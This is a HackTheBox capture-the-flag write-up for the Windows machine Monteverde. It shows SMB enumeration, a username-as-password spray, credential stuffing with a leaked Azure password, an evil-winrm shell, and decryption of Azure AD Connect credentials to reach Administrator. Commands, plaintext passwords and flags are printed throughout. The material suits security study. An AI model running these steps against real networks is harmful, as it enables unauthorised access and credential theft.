



Monteverde - Write-up - HackTheBox

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1 Information

READ THE WU ONLINE: <https://rawsec.ml/en/hackthebox-monteverde-write-up/>

1.1 Box

- **Name:** Monteverde
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Windows
- **Points:** 30




Figure 1.1: monteverde

2 Write-up

2.1 Overview

- **Network enumeration:** SMB enumeration
- **Network reconnaissance:** SMB share & Azure AD Connect config & credential stuffing
- **Elevation of privilege: mhope to Administrator:** hidden folder & Azure AD Connect credentials decryption

Install tools used on BlackArch Linux:

```
$ sudo pacman -S nmap crackmapexec enum4linux impacket evil-winrm
```

2.2 Network enumeration

I ran a **nmap** port scan to discover open ports:

```
$ sudo nmap -p- 10.10.10.172 -oA nmap_ports
[sudo] password for noraj:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 21:49 CET
Nmap scan report for 10.10.10.172
Host is up (0.031s latency).
Not shown: 65516 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5985/tcp   open  wsman
9389/tcp   open  adws
```

```
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49675/tcp open  unknown
49703/tcp open  unknown
49775/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 123.83 seconds

And then did a service discovery and script scan with **nmap** again on open ports.

```
$ sudo nmap -sSVC -p
↳ 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49675,49703,49775
↳ 10.10.10.172 -oA nmap_services
[sudo] password for noraj:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 22:08 CET
Stats: 0:04:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.34% done; ETC: 22:12 (0:00:01 remaining)
Nmap scan report for 10.10.10.172
Host is up (0.031s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
|_ fingerprint-strings:
|   DNSVersionBindReqTCP:
|       version
|_   bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-25 20:20:31Z)
135/tcp    open  msrpc         Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp    open  ldap          Microsoft Windows Active Directory LDAP (Domain:
↳ MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
↳ MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf        .NET Message Framing
49667/tcp  open  msrpc         Microsoft Windows RPC
49673/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp  open  msrpc         Microsoft Windows RPC
49675/tcp  open  msrpc         Microsoft Windows RPC
49703/tcp  open  msrpc         Microsoft Windows RPC
49775/tcp  open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
↳ the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/25%Time=5E7BC858%P=x86_64-unknown-linux-gnu%r
```

```

SF: (DNSVersionBindReqTCP,20,"\\0\\x1e\\0\\x06\\x81\\x04\\0\\x01\\0\\0\\0\\0\\0\\x07ver
SF:sion\\x04bind\\0\\0\\x10\\0\\x03");
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

```

```
Host script results:
|_clock-skew: -48m05s
|  smb2-security-mode:
|    2.02:
|_    Message signing enabled and required
|  smb2-time:
|    date: 2020-03-25T20:22:50
|_    start_date: N/A
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 275.27 seconds
```

Let's see what we can find through SMB with `CrackMapExec`, `enum4linux` and `GetNPUsers.py` from `impacket`.

```
$ cme smb 10.10.10.172
SMB 10.10.10.172 445 MONTEVERDE [*] Windows 10.0 Build 17763 x64
→ (name:MONTEVERDE) (domain:MEGABANK) (signing:True) (SMBv1:False)

$ enum4linux -a 10.10.10.172
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar
→ 25 22:30:29 2020

=====
| Target Information |
=====
Target ..... 10.10.10.172
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.172 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.172 |
=====
Looking up status of 10.10.10.172
No reply from 10.10.10.172

=====
| Session Check on 10.10.10.172 |
```

```
=====
[+] Server 10.10.10.172 allows sessions using username '', password ''
[+] Got domain/workgroup name:

=====
|   Getting domain SID for 10.10.10.172   |
=====
Unable to initialize messaging context
Domain Name: MEGABANK
Domain Sid: S-1-5-21-391775091-850290835-3566037492
[+] Host is part of a domain (not a workgroup)

=====
|   OS information on 10.10.10.172   |
=====
[+] Got OS info for 10.10.10.172 from smbclient:
[+] Got OS info for 10.10.10.172 from srvinfo:
Unable to initialize messaging context
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

=====
|   Users on 10.10.10.172   |
=====
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2      Name: AAD_987d7f2f57d2
↳ Desc: Service account for the Synchronization Service with installation identifier
↳ 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos      Name: Dimitris Galanos Desc:
↳ (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account
↳ for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary      Name: Ray O'Leary Desc:
↳ (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs Name: SABatchJobs Desc:
↳ (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan      Name: Sally Morgan Desc:
↳ (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata      Name: svc-ata Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp Name: svc-netapp Desc:
↳ (null)

user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```



```
=====
|   Share Enumeration on 10.10.10.172   |
=====
Unable to initialize messaging context
do_connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

      Sharename      Type      Comment
      -
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.172

=====
|   Password Policy Information for 10.10.10.172   |
=====
[E] Unexpected error from polenum:

[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB...

      [!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB...

      [!] Protocol failed: Missing required parameter 'digestmod'.

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7

=====
|   Groups on 10.10.10.172   |
=====

[+] Getting builtin groups:
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
```



```
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting builtin group memberships:
Group 'IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Group 'Users' (RID: 545) has member: Couldn't lookup SIDs
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
group:[SQLServer2005SQLBrowserUser$MONTEVERDE] rid:[0x44f]
group:[ADSyncAdmins] rid:[0x451]
group:[ADSyncOperators] rid:[0x452]
group:[ADSyncBrowse] rid:[0x453]
group:[ADSyncPasswordSet] rid:[0x454]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs
Group 'ADSyncAdmins' (RID: 1105) has member: Couldn't lookup SIDs

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Azure Admins] rid:[0xa29]
group:[File Server Admins] rid:[0xa2e]
group:[Call Recording Admins] rid:[0xa2f]
group:[Reception] rid:[0xa30]
group:[Operations] rid:[0xa31]
group:[Trading] rid:[0xa32]
group:[HelpDesk] rid:[0xa33]
group:[Developers] rid:[0xa34]
```

```
[+] Getting domain group memberships:
Group 'Operations' (RID: 2609) has member: MEGABANK\smorgan
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
```

```
=====
|   Users on 10.10.10.172 via RID cycling (RIDS: 500-550,1000-1050)   |
=====
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
```

```
=====
|   Getting printer info for 10.10.10.172   |
=====
Unable to initialize messaging context
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

```
enum4linux complete on Wed Mar 25 22:31:39 2020
```

```
$ GetNPUsers.py -no-pass -dc-ip 10.10.10.172 MEGABANK/smorgan
-> nothing
```

Thanks to [enum4linux](#), we now have all users and groups information we need.

Let's try a quick bruteforce where user = password with [CrackMapExec](#).

```
$ cme smb 10.10.10.172 -u users.txt -p users.txt
...
SMB          10.10.10.172    445    MONTEVERDE    [+] MEGABANK\SABatchJobs:SABatchJobs
```

2.3 Network reconnaissance

We found the password SABatchJobs use the username as password. Let's use this account for enumerating some shares:

```
$ cme smb 10.10.10.172 -u SABatchJobs -p SABatchJobs --shares
SMB      10.10.10.172  445  MONTEVERDE  [*] Windows 10.0 Build 17763 x64
↳ (name:MONTEVERDE) (domain:MEGABANK) (signing:True) (SMBv1:False)
SMB      10.10.10.172  445  MONTEVERDE  [+] MEGABANK\SABatchJobs:SABatchJobs
SMB      10.10.10.172  445  MONTEVERDE  [+] Enumerated shares
SMB      10.10.10.172  445  MONTEVERDE  Share      Permissions      Remark
SMB      10.10.10.172  445  MONTEVERDE  -----      -----      -----
SMB      10.10.10.172  445  MONTEVERDE  ADMIN$      Remote
↳ Admin
SMB      10.10.10.172  445  MONTEVERDE  azure_uploads  READ
SMB      10.10.10.172  445  MONTEVERDE  C$      Default
↳ share
SMB      10.10.10.172  445  MONTEVERDE  E$      Default
↳ share
SMB      10.10.10.172  445  MONTEVERDE  IPC$      READ      Remote IPC
SMB      10.10.10.172  445  MONTEVERDE  NETLOGON  READ      Logon
↳ server share
SMB      10.10.10.172  445  MONTEVERDE  SYSVOL     READ      Logon
↳ server share
SMB      10.10.10.172  445  MONTEVERDE  users$     READ
```

Let's find if there are valuable files in users\$ share.

```
$ smbclient '\\10.10.10.172\users$' -U 'SABatchJobs'
Unable to initialize messaging context
Enter WORKGROUP\SABatchJobs's password:
Try "help" to get a list of possible commands.
smb: \> recuse on
recuse: command not found
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \mhope\azure.xml of size 1212 as azure.xml (4,8 KiloBytes/sec) (average 4,8
↳ KiloBytes/sec)
```

Let's read /mhope/azure.xml:

```
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
```

```
</0bj>
</0bjs>
```

It seems a password is leaked, let's try credential stuffing: maybe we can re-use one of the accounts.

```
$ cme smb 10.10.10.172 -u ../users.txt -p '4n0therD4y@n0th3r$'
SMB      10.10.10.172    445    MONTEVERDE    [*] Windows 10.0 Build 17763 x64
↳ (name:MONTEVERDE) (domain:MEGABANK) (signing:True) (SMBv1:False)
SMB      10.10.10.172    445    MONTEVERDE    [-]
↳ MEGABANK\AAD_987d7f2f57d2:4n0therD4y@n0th3r$ STATUS_LOGON_FAILURE
SMB      10.10.10.172    445    MONTEVERDE    [+] MEGABANK\mhope:4n0therD4y@n0th3r$
```

Cool mhope is using this password too.

As winRM port is open, we can authenticate and gain shell access with **evil-winrm**.

```
$ evil-winrm -i 10.10.10.172 -u 'mhope' -p '4n0therD4y@n0th3r$'
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> gc ../Desktop/user.txt
4961976bd7d8f4eeb2ce3705e2f212f2
```

2.4 Elevation of privilege: mhope to Administrator

Then there is a hidden folder:

```
*Evil-WinRM* PS C:\Users\mhope\.Azure> dir -Force

Directory: C:\Users\mhope\.Azure

Mode                LastWriteTime         Length Name
----                -
d-----          1/3/2020   5:35 AM                ErrorRecords
-a----          1/3/2020   5:31 AM                34 AzurePSDataCollectionProfile.json
-a----          1/3/2020   5:35 AM            2794 AzureRmContext.json
-a----          1/3/2020   5:31 AM            191 AzureRmContextSettings.json
-a----          1/3/2020   5:36 AM            7896 TokenCache.dat
```

We have azure powershell already loaded <https://github.com/Azure/azure-powershell>

```
*Evil-WinRM* PS C:\Users\mhope\.Azure> Get-AzContext

Name                               Account                               Environment
--                               -
SubscriptionName                   TenantId                             Environment
-----
372efea9-7bc4-4b76-8839-984b45edfb98 ... john@a67632354763outlook.onmicrosoft.com
AzureCloud                        372efea9-7bc4-4b76-8839-984b45edfb98
```

There is great resources and tools about exploiting *Azure AD Connect*.

- [Azure AD Connect Database Exploit \(Priv Esc\)](#)
- [Azure AD Connect password extraction](#)

You can find a pre-compiled version of AdSyncDecrypt [here](#).

```
C:/Users/mhope/.Azure/AdDecrypt.exe -FullSQL

=====
AZURE AD SYNC CREDENTIAL DECRYPTION TOOL
Based on original code from: https://github.com/fox-it/adconnectdump
=====

Opening database connection...
Executing SQL commands...
Closing database connection...
Decrypting XML...
Parsing XML...
Finished!

DECRYPTED CREDENTIALS:
Username: administrator
Password: d0m@in4dminyeah!
Domain: MEGABANK.LOCAL

*Evil-WinRM* PS C:\Users\Administrator\Documents> gc ../Desktop/root.txt
12909612d25c8dcf6e5a07d1a804a0bc
```